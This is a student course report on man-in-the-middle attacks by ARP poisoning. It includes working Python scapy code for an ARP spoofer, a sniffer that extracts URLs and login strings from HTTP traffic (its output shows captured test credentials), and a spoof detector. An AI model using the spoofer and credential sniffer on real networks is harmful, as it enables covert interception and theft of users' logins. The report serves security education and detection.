COMPUTER NETWORKS
Practical term work
Session 2021-22

B.Tech CSE(Artificial Intelligence and Machine learning)

Under the guidance of

Mrs. Devishree Naidu

By
35 Chaitanya Murarka
41 Harsh Sharma

Man in the Middle Attack

(ARP Poisoning)

Shri Ramdeobaba College of Egineering and Management, Nagpur

Problem Defination:

A man-in-the-middle attack is a type of cyber attack where a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other.The purpose of this project is to demonstrate ARP spoofing that allows us to demonstrate man in the middle attack. The Basic idea behind Man in the middle attack is to intrude into the existing communications between the end points (hosts) on local Network and change the contents or inject false information. This Attack is mainly done in local networks .We have implemented this using Windows. ARP Spoofing results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.

TABLE OF CONTENTS

LIST OF FIGURES

1. Introduction

A man-in-the-middle attack is a type of cyber-attack in which a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late.

1.1 Description:

The man-in-the-middle attack is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.

In this project, MITM uses a technique called ARP (Address Resolution Protocol) spoofing in order to execute the attack. ARP spoofing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. The aim is to associate the attacker's MAC address with the IP address of another host. The attack itself consists of an attacker sending a false ARP reply message to the default network gateway, informing it that his or her MAC address should be associated with his or her target's IP address. Once the default gateway has received this message and broadcasts its changes to all other devices on the network, all of the target's traffic to any other device on the network travels through the attacker's computer, allowing the attacker to inspect or modify it before forwarding it to its real destination.

ARP spoofing works by faking the ARP table of a network's router into associating the attacker's MAC address with an IP address in the router's local area network.
For example, if an attacker associates his MAC address with the local IP address of the router, then any message destined for that IP address is rerouted to the attacker. The attacker is able to view the details the urls of all the sites visited by the client and he/she can also intercept all the images the client is viewing.




Fig. 1.1 Man-in-the-Middle Attack

1.2 Project Scope and Objective

This project focuses on performing MITM attack using ARP spoofing to place ourselves between two machines making the client believe we are the server and the server believe we are the client. With this, we can then send all the traffic through our computer and sniff every packet that goes in either direction. Through this project we can discover every small detail and component of the ARP protocol that will allow an attacker to get control over an unauthorized system, and get the details of the sites which the victim has visited and it can be viewed.

The main objective of this project is to understand the MITM Attack using ARP spoofing. To attack a computer on a secure network environment to trace vulnerability of the network through using ARP Spoofing and sniff the information the victim is looking for like any images he/she is searching etc.

1.3 Features of the System

- To mislead the communicating partners at the client or server end.
- To intercept/Modify the actual contents.
- To gain access to the information being exchanged and use it later for modification/alteration and retransmitted such modified information to the actual destination.

1.3 Proposed Solution

In this project, MITM uses a technique called ARP (Address Resolution Protocol) spoofing in order to execute the attack. ARP spoofing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. The aim is to associate the attacker's MAC address with the IP address of another host.

The main objective of this project is to understand the MITM Attack using ARP spoofing. To attack a computer on a secure network environment to trace vulnerability of the network through using ARP Spoofing and sniff the information the victim is looking for like any images he/she is searching etc.

Given below is the Overview of the system before and after the MITM Attack.

Fig 1.2 Actual Topology




Fig 1.3 Before the MITM Attack




Fig 1.4 After the MITM Attack

The goal of MITM attack is to steal personal information, such as login credentials, account details and credit card numbers. Targets are typically the users of financial applications, SaaS businesses, e-commerce sites and other websites where logging in is required.information obtained during an attack could be used for many purposes, including identity theft, unapproved fund transfers or an illicit password change.

MITM can be prevented using following techniques:

1. ARP watch:
ARP watch contain a function that are designed to monitor the MAC/IP table and record changes via syslog and email. It monitors Ethernet activity and it maintains database of Ethernet MAC address seen on the network with their associated IP pairs. It can report the changes via email.

2. XARP:
XARP is a tool that runs on windows for ARP spoof detection. It is a small but useful graphical tool to monitor the ARP cache of our computer it periodically request the local ARP cache. As it reports changes in the IP to MAC mapping by comparing the new entries against the old ones.Thus, it can be required to detect ARP spoofing in Man in the middle attack.

3. SSL (Secured socket layer):
SSL provides security but it is not 100%. If the attacker uses sslstripthen SSL won't prevent against MITM attack

2. System Analysis and Requirement Specification

2.1 Feasibility

2.1.1 Technical

Technical feasibility is to know whether reliable hardware and software is capable of meeting the needs of a proposed system developed by an organization in the required time.

Both systems i.e. attacker's as well as victims should be connected to the same LAN network or may be same WLAN Network.

2.1.2 Functional

Functional feasibility is the feasibility of the software or hardware in which the functions suggested in the same are executed up to the mark i.e. feasible in all conditions. Both http and https sites' information can be intercepted through this project. If the sites surfed is an https site then SSL strip is required in order to decrypt the intercepted encrypted information.

2.2 Functional Requirements

- The systems should be connected to the same LAN to sniff for different systems in LAN.
- To associate the attacker's MAC address with the IP address of another host such as the default gateway (ARP spoofing attack)
- To masquerade and using Driftnet tool to sniff out the images
- Urlsnarf to get details of all the sites visited by the victim

2.3 Non-Functional Requirements

- **Availability:** The system can be used at any time and at any machine.
- **Usability:** The system can be reused multiple number of times without any issues.
- **Platform constraints:** The proposed system will work on Windows Operating system and the user does not have to worry about its platform constraints

2.4 Specific Requirements

Hardware Requirements:

- Processor: No specific processor is required.
- RAM: Atleast 2GB RAM

Software Requirements:

- Operating System: WINDOWS

3. Implementation

3.1 ARP-Spoofer

Code:

```
# Library to send packets
import scapy.all as scapy
# To manage time intervals
import time
import sys
# Mac Address
from getmac import get_mac_address
# Ip address is in binary format
from pip._vendor.distlib.compat import raw_input


def spoof(target_mac, spoof_ip):
    # To get the mac address of the device to attack
    target_mac = get_mac_address(ip=target_ip)
    # pdst : destination ip
    # psrc : source ip
    # hwdst : destination mac
    ### hwsrc : source mac 'not mentioning because it will be the attacking device mac
address'
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.send(packet, verbose=False)


def restore(destination_ip, source_ip):
    destination_mac = get_mac_address(ip=destination_ip)
    source_mac = get_mac_address(ip=source_ip)
    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination_mac,
psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, count=4, verbose=False)


target_ip = raw_input('Enter Target IP: ')
gateway_ip = raw_input('Enter Gateway IP: ')

sent_packets_counts = 0
try:
    while True:
```

```
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_counts = sent_packets_counts + 2
        print("\r[+] Packets sent: " + str(sent_packets_counts)),
        # To clear the buffer
        sys.stdout.flush()
        # The time interval
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[-] Quitting.....\n[-] Resetting ARP tables.....Please wait.")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)
    print("\n Job Done")
```

Output:

```
Out[1]: Enter Target IP: 192.168.0.100
        Enter Gateway IP: 192.168.0.1
        [+] Packets sent: 2
        [+] Packets sent: 4
        [+] Packets sent: 6
        [+] Packets sent: 8
        [+] Packets sent: 10
        [+] Packets sent: 12
        [+] Packets sent: 14
        [+] Packets sent: 16
        [+] Packets sent: 18
        [+] Packets sent: 20
        [+] Packets sent: 22
        [+] Packets sent: 24
        [+] Packets sent: 26
        [+] Packets sent: 28
        [+] Packets sent: 30
        [+] Packets sent: 32
```

3.2 ARP-Spoofer

Code:

```
#!/usr/bin/env python
import scapy.all as scapy
from scapy.layers import http
def sniff(interface):
    # prn to format the packet to the desired form
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet,)
def get_login_info(packet):
    if packet.haslayer(scapy.Raw):
        load = packet[scapy.Raw].load
        keywords = ["username", "user", "uname", "login", "email", "password", "pass"]
        for keyword in keywords:
            if keyword in load.decode("utf-8"):
                return load.decode("utf-8")
def process_sniffed_packet(packet):
    if packet.haslayer(http.HTTPRequest):
        mainurl = packet[http.HTTPRequest].Host
        suburl = packet[http.HTTPRequest].Path
        url = mainurl.decode("utf-8") + suburl.decode("utf-8")
        print(url)
        login_info = get_login_info(packet)
        if login_info:
            print("\n\n[+] possible username/password >> " + login_info + "\n\n")
interface=None
sniff(interface)
```

Output:


```
sniff(interface)

tendawifi.com/goform/getQos??random=0.9059108559561528%26modules%3Dlocalhost%2ConlineList%2CblackList
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tendawifi.com/goform/getQos??random=0.10689276275366466%26modules%3Dlocalhost%2ConlineList%2CblackList
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tile-service.weather.microsoft.com/en-GB/livetile/preinstall?region=IN&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Thre
shold
tendawifi.com/goform/getQos??random=0.0445200166746198%26modules%3Dlocalhost%2ConlineList%2CblackList
tendawifi.com/goform/getQos??random=0.8555359594694536%26modules%3Dlocalhost%2ConlineList%2CblackList
tendawifi.com/goform/getQos??random=0.5325948410782415%26modules%3Dlocalhost%2ConlineList%2CblackList
testphp.vulnweb.com/userinfo.php


[+] possible username/password >> uname=exam&pass=study


testphp.vulnweb.com/userinfo.php


[+] possible username/password >> uname=exam&pass=study
```

3.3 Detector


Code:

```
#!/usr/bin/env python
import scapy.all as scapy
import time
def get_mac(ip) :
    arp_request = scapy.ARP(pdst = ip) # frame 1
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff") # frame 2
    # combining both frames by using '/' and make them a packet
    # The / operator has been used as a composition operator between two layers.
    arp_request_broadcast = broadcast/arp_request
    # send and receive packets
    # use zero to print the first element of list means answered list
    answered_list= scapy.srp(arp_request_broadcast, timeout = 1, verbose = False)[0]
    return answered_list[0][1].hwsrc
def sniff(interface):
    # prn to format the packet in desired form
    scapy.sniff(iface=interface, store=False, prn=process_sniffed_packet)
def process_sniffed_packet(packet):
    # packet.haslayer for true if self has a layer that is an instance of cls.(Common Language
Specification)
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2 :
        try :
            real_mac = get_mac(packet[scapy.ARP].psrc)
            response_mac = packet[scapy.ARP].hwsrc
            if real_mac != response_mac :
                print("[+] You are being hacked")
        except IndexError :
            pass
sniff(None)
```


Output:



Interface before:



Interface after:



Random http site for adding I'd password:

3. Conclusion

5.1 Conclusion

The Man-In-The-Middle (MITM) attack is one of the most well known attacks in computer security, representing one of the biggest concerns for security professionals. MITM targets the actual data that flows between endpoints, and the confidentiality and integrity of the data itself. MITM is really a difficult type to tackle and hence should be taken seriously by IT management. It can result in data theft causing severe reputational and monetary losses to the corporate firms. As a bottom-line, having a correctly defined security perimeter defense design, server and network component's hardening, implementing robust patch management system and following best security practices can help fix MITM attacks. Since this attack may not be visible, being vigilant in terms of network problems and performance always helps detect it, before a data theft can occur.
So, basically our project helps in checking weather you're attacked or not, and helps in saving. This helps about ethical hacking understanding.

5.2 Future Scope

This is just a basic and can be expanded to create a MITM that can strip ssl or do some DNS spoofing after ARPspoof/poisoning . Further, HSTS (HTTP Strict Transport Security) can also be taken down.

6. Bibliography and Reference

https://zenpwning.wordpress.com/2014/03/30/man-in-the-middle-attack-using-arp-spoofing-2/
https://www.hackingloops.com/penetration-testing-of-men-in-middle-attacks-using-arp-spoofing/
https://www.veracode.com/security/arp-spoofing